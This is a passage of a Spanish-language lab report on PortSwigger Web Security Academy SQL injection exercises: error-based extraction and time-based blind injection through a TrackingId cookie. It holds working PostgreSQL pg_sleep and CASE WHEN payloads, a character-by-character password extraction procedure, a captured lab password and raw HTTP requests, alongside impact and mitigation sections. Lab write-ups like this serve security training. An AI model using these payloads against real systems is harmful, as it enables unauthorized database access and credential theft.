
• **Figura 1.** Solicitud HTTP interceptada en Burp Suite con la cookie TrackingId.




• **Figura 2.** Modificación del valor de la cookie para provocar el error inicial con comilla simple.




• **Figura 3.** Payload con CAST((SELECT username FROM users LIMIT 1) AS int)-- mostrando el error con el username filtrado.



• **Figura 4.** Payload con CAST((SELECT password FROM users LIMIT 1) AS int)-- mostrando el password filtrado.



- **Figura 5.** Inicio de sesión exitoso con el usuario administrator.



---

10. IMPACTO DE LA VULNERABILIDAD

Si esta vulnerabilidad existiera en un sistema real, un atacante podría:

- Obtener credenciales de usuarios almacenadas en la base de datos
- Acceder a información sensible sin autorización
- Comprometer cuentas administrativas
- Escalar privilegios dentro del sistema
- Exponer información interna de la base de datos mediante errores detallados

En un entorno real, este tipo de vulnerabilidad puede derivar en el compromiso total del sistema y de la información almacenada.

---

11. MITIGACIÓN

Para prevenir este tipo de vulnerabilidades se recomienda:

• Utilizar **prepared statements** y consultas parametrizadas
• Validar y sanitizar las entradas del usuario
• Evitar concatenar directamente datos controlados por el usuario dentro de consultas SQL
• Utilizar ORM seguros o frameworks con protección contra SQL Injection
• Deshabilitar mensajes de error detallados en producción
• Aplicar el principio de mínimo privilegio a las cuentas de base de datos

Estas medidas reducen significativamente el riesgo de explotación de vulnerabilidades de SQL Injection.

---

12. CONCLUSIÓN DEL LABORATORIO

Este laboratorio permitió comprender cómo una vulnerabilidad de **SQL Injection basada en errores visibles** puede facilitar directamente la obtención de información sensible desde los mensajes de error de la base de datos.

A diferencia de los ataques blind, en este caso la propia respuesta del servidor expone el contenido filtrado, lo que simplifica considerablemente la explotación.

El laboratorio demuestra la importancia de validar adecuadamente las entradas del usuario, utilizar consultas parametrizadas y evitar mostrar mensajes de error detallados en aplicaciones en producción.

LABORATORIO 14

Nombre del laboratorio: Blind SQL injection with time delays
Nivel: Practitioner
Tipo de ataque: Blind / Time-based

---

1. OBJETIVO DEL LABORATORIO

El objetivo de este laboratorio es demostrar la existencia de una vulnerabilidad de Blind SQL Injection (Inyección SQL a ciegas) mediante la provocación de un retraso intencional en la respuesta del servidor. Se busca confirmar que el servidor procesa comandos SQL insertados en una cookie de rastreo, logrando una pausa de 10 segundos antes de enviar la respuesta HTTP.

---

2. CONTEXTO TÉCNICO

La aplicación utiliza una cookie llamada TrackingId para realizar consultas analíticas en la base de datos. A diferencia de otros laboratorios, aquí el servidor no muestra errores ni cambia el contenido de la página si la consulta falla o es verdadera.

- Parámetro vulnerable: Cookie TrackingId.
- Motor de base de datos: PostgreSQL (inferido por la función pg_sleep).
- Mecanismo de explotación: Dado que la consulta se ejecuta de forma síncrona, si insertamos un comando que "ponga a dormir" la base de datos, el servidor web esperará a que la base de datos termine antes de responder al usuario.

---

3. IDENTIFICACIÓN DE LA VULNERABILIDAD

La vulnerabilidad se detectó mediante pruebas de inferencia temporal. Al no haber cambios visuales en la respuesta (la página siempre carga igual), se utilizaron funciones de retardo. Si el servidor responde instantáneamente a una consulta normal pero tarda exactamente el tiempo solicitado al insertar un comando de pausa, se confirma que el código inyectado está siendo ejecutado por el motor de base de datos.

---

4. HERRAMIENTAS UTILIZADAS

Herramientas empleadas durante el laboratorio:

- **Burp Suite**
- Navegador web
- Plataforma **PortSwigger Web Security Academy**

---

5. PROCEDIMIENTO PASO A PASO

1. Se ingresó a la página principal del laboratorio.
2. Se utilizó Burp Suite para interceptar la petición inicial y localizar la cookie TrackingId en las cabeceras de la solicitud.
3. Se envió la petición al Repeater para realizar pruebas controladas.
4. Se modificó el valor de la cookie TrackingId, añadiendo una cadena que cierra la consulta original y concatena el comando de suspensión.
5. Se envió la petición modificada y se observó el cronómetro de Burp Suite.
6. El servidor tardó aproximadamente 10,000 ms (10 segundos) en responder, confirmando el éxito de la inyección.

---

6. PAYLOAD UTILIZADO

```
TrackingId=sY4BQStIt0ljZVUp'||pg_sleep(10)--
```

---

7. EXPLICACIÓN DEL PAYLOAD

`'||`: El operador || se usa en PostgreSQL para concatenar cadenas. Aquí cerramos la comilla simple (') de la consulta original y concatenamos nuestra función.

`pg_sleep(10)`: Es una función específica de PostgreSQL que ordena a la base de datos esperar la cantidad de segundos indicada (en este caso, 10) antes de continuar con la ejecución.

--: Comentario de SQL que anula el resto de la consulta original del servidor, evitando errores de sintaxis que podrían interrumpir el retraso.


---

8. RESULTADO DEL ATAQUE


Al enviar el payload, la pestaña del Repeater mostró un estado de "esperando respuesta" durante exactamente 10 segundos. Una vez transcurrido este tiempo, la página cargó normalmente. Este comportamiento confirmó que la vulnerabilidad existe y es explotable. El laboratorio fue marcado como Lab Solved.

---


9. EVIDENCIA:


Intercept on
Forward
Drop
Request to https://0a3000f3046a437e81f1523600560075.web-security-a
Time
Type
Direction
Method
URL
15:31:28 5 ...
HTTP
Request
GET
https://0a3000f3046a437e81f1523600560075.web-security-academy.net/


Request
Pretty
Raw
Hex
1 GET / HTTP/1.1
2 Host: 0a3000f3046a437e81f1523600560075.web-security-academy.net
3 Cookie: TrackingId=sY4BQStItOljZVUp'||pg_sleep(10)--; session=RwPO9aZGveoPkqveOrK7sgHZ6tWGh3xQ
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: es-ES,es;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
11 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://0a3000f3046a437e81f1523600560075.web-security-academy.net/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
Search
0 highlights


Web Security Academy
Blind SQL injection with time delays
Back to lab description
LAB
Solved


Congratulations, you solved the lab!
Share your skills!
Continue learning


Home | My account
WE LIKE TO
SHOP
Refine your search:
All
Accessories
Corporate gifts
Food & Drink
Gifts
Pets

10. IMPACTO DE LA VULNERABILIDAD

- Exfiltración de datos (Inferencia): Un atacante podría usar condiciones IF junto con pg_sleep para adivinar contraseñas carácter por carácter (ej. "Si la primera letra es 'A', espera 10 segundos").
- Denegación de Servicio (DoS): Si un atacante envía múltiples peticiones con retardos muy largos, podría agotar los hilos de conexión del servidor, dejando el sitio web inoperante para otros usuarios.

---

11. MITIGACIÓN

- Consultas Parametrizadas: La solución definitiva para evitar que el motor de base de datos interprete la entrada del usuario como código ejecutable.
- Sanitización de Cookies: Tratar los datos provenientes de cookies con el mismo nivel de desconfianza que los parámetros de URL o formularios.
- Configuración de Timeouts: Limitar el tiempo máximo que una consulta SQL puede ejecutarse para mitigar riesgos de DoS.

---

12. CONCLUSIÓN DEL LABORATORIO

Este ejercicio demuestra que la ausencia de mensajes de error o cambios en el contenido de la página no garantiza que un sistema sea seguro. El tiempo es un canal lateral (side-channel) extremadamente potente en manos de un atacante para confirmar vulnerabilidades y extraer información de bases de datos aparentemente "mudas".

LABORATORIO 15

Nombre del laboratorio: Inyección SQL ciega con retrasos temporales y recuperación de información

Nivel: Practitioner

Tipo de ataque: Blind SQL Injection (Time-based + Data Extraction)

---

1. OBJETIVO DEL LABORATORIO

El objetivo de este laboratorio es explotar una vulnerabilidad de inyección SQL ciega basada en tiempo no solo para provocar retrasos en la respuesta del servidor, sino para extraer información sensible carácter por carácter, específicamente la contraseña del usuario administrator.

Se demuestra cómo un atacante puede reconstruir datos completos sin que la aplicación muestre errores ni resultados visibles.

---

2. CONTEXTO TÉCNICO

La aplicación utiliza una cookie llamada TrackingId, cuyo valor es insertado directamente en una consulta SQL ejecutada de forma sincrónica.

Características del entorno:

- No se muestran resultados de la consulta.
- No se muestran errores.
- La respuesta HTTP es aparentemente igual siempre.
- La única diferencia observable es el tiempo de respuesta.

El motor de base de datos es PostgreSQL (debido al uso de pg_sleep()), y la tabla relevante es:

users

Con columnas:

username

password

La vulnerabilidad permite ejecutar consultas condicionales que provocan un retraso cuando una condición lógica es verdadera.

---

3. IDENTIFICACIÓN DE LA VULNERABILIDAD

Se modificó la cookie TrackingId agregando una consulta condicional con pg_sleep(10).
Cuando la condición fue verdadera (1=1), el servidor tardó aproximadamente 10 segundos en responder.
Cuando la condición fue falsa (1=2), la respuesta fue inmediata.
Esto confirmó que era posible evaluar condiciones booleanas mediante diferencias en el tiempo de respuesta, demostrando una inyección SQL ciega basada en tiempo.

---

4. HERRAMIENTAS UTILIZADAS

- Burp Suite (Proxy, Repeater, Intruder)
- Navegador web
- Plataforma PortSwigger Web Security Academy

Uso de herramientas:

- **Proxy:** Interceptar la solicitud con la cookie vulnerable.
- **Repeater:** Probar manualmente condiciones booleanas y medir tiempos.
- **Intruder:** Automatizar la extracción carácter por carácter de la contraseña.

---

5. PROCEDIMIENTO PASO A PASO

1. Se interceptó la petición que contenía la cookie TrackingId.
2. Se probó un payload base para confirmar la vulnerabilidad:

TrackingId=x';SELECT CASE WHEN (1=1) THEN pg_sleep(10) ELSE pg_sleep(0) END--

Se confirmó el retraso de 10 segundos.

3. Se probó una condición falsa (1=2) y la respuesta fue inmediata.
4. Se verificó la existencia del usuario administrador:

TrackingId=x';SELECT CASE WHEN (username='administrator') THEN pg_sleep(10) ELSE pg_sleep(0) END FROM users--

El retraso confirmó que el usuario existía.

5. Se determinó la longitud de la contraseña utilizando condiciones como:

TrackingId=x';SELECT CASE WHEN (username='administrator' AND LENGTH(password)>1) THEN pg_sleep(10) ELSE pg_sleep(0) END FROM users--

Se incrementó el valor hasta encontrar que la contraseña tenía **20 caracteres**.

6. Para extraer cada carácter, se utilizó:

SUBSTRING(password,1,1)

7. Se envió la solicitud a **Burp Intruder**.
8. Se colocaron marcadores de payload alrededor del carácter a probar:

SUBSTRING(password,1,1)='§a§'

9. Se configuró una lista de payloads con caracteres a-z y 0-9.
10. Se configuró el ataque en un solo hilo (Maximum concurrent requests = 1) para asegurar precisión en los tiempos.
11. Se lanzó el ataque y se identificó el carácter correcto observando la respuesta cercana a 10,000 ms.
12. Se repitió el proceso para cada posición (offset 1, 2, 3, etc.) hasta completar la contraseña.
13. Se inició sesión como 'administrator' usando la contraseña obtenida.
14. El laboratorio fue marcado como resuelto.

---

6. PAYLOAD UTILIZADO

Confirmación de condición verdadera:

TrackingId=x';SELECT CASE WHEN (1=1) THEN pg_sleep(10) ELSE pg_sleep(0) END--

Determinación de longitud:

TrackingId=x';SELECT CASE WHEN (username='administrator' AND LENGTH(password)>20) THEN pg_sleep(10) ELSE pg_sleep(0) END FROM users--

Extracción de carácter:

TrackingId=x';SELECT CASE WHEN (username='administrator' AND SUBSTRING(password,1,1)='a') THEN pg_sleep(10) ELSE pg_sleep(0) END FROM users--

---

7. EXPLICACIÓN DEL PAYLOAD

El ataque se basa en evaluar condiciones booleanas dentro de una estructura CASE WHEN.
Si la condición es verdadera → se ejecuta pg_sleep(10) → retraso observable.
Si es falsa → pg_sleep(0) → respuesta inmediata.
Esto permite:

- Confirmar existencia de registros.
- Determinar longitud de datos.
- Extraer información carácter por carácter.

Aunque no hay salida visible, el **canal lateral de tiempo** permite reconstruir completamente la contraseña.

---

8. RESULTADO DEL ATAQUE

Se logró:


- Confirmar la existencia del usuario administrator.
- Determinar que la contraseña tiene 20 caracteres.
- Extraer cada carácter mediante automatización con Intruder.
- Iniciar sesión exitosamente como administrador.

El laboratorio fue marcado como **Lab Solved**.

---

9. EVIDENCIA:

Contraseña dentro de la simulación: **6udi36a8k88ioc9f9eda**



Request

Pretty Raw Hex

```
GET /filter?category=Gifts HTTP/2
Host: 0a2c00400309212b82dc9ca100360097.web-security-academy.net
Cookie: TrackingId=RAqSdLfqKQTReq3v'%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--; session=o4sEI6QBeRDffhm6THPu6OzbdxhVjC7R
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: es-419,es;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a2c00400309212b82dc9ca100360097.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 5481

<!DOCTYPE html>
<html>
  <!--LAB_HEAD_START-->
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      Blind SQL injection with time delays and information retrieval
    </title>
  </head>
  <!--LAB_HEAD_END-->
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <!--LAB_HEADER_START-->
```

Request

Pretty Raw Hex

```
GET /filter?category=Gifts HTTP/2
Host: 0a2c00400309212b82dc9ca100360097.web-security-academy.net
Cookie: TrackingId=RAqSdLfqKQTReq3v'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--; session=o4sEI6QBeRDffhm6THPu6OzbdxhVjC7R
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: es-419,es;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a2c00400309212b82dc9ca100360097.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 5481

<!DOCTYPE html>
<html>
  <!--LAB_HEAD_START-->
  <head>
    <link href=/resources/labheader/css
    stylesheet>
    <link href=/resources/css/labsEcomm
    <title>
      Blind SQL injection with time del
    </title>
  </head>
  <!--LAB_HEAD_END-->
  <body>
    <script src="/resources/labheader/j
    </script>
    <!--LAB_HEADER_START-->
    <div id="academyLabHeader">
```

Request

Pretty Raw Hex

```
GET /filter?category=Gifts HTTP/2
Host: 0a2c00400309212b82dc9ca100360097.web-security-academy.net
Cookie: TrackingId=RAqSdLfqKQTReq3v'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>15)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--; session=o4sEI6QBeRDffhm6THPu6OzbdxhVjC7R
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: es-419,es;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
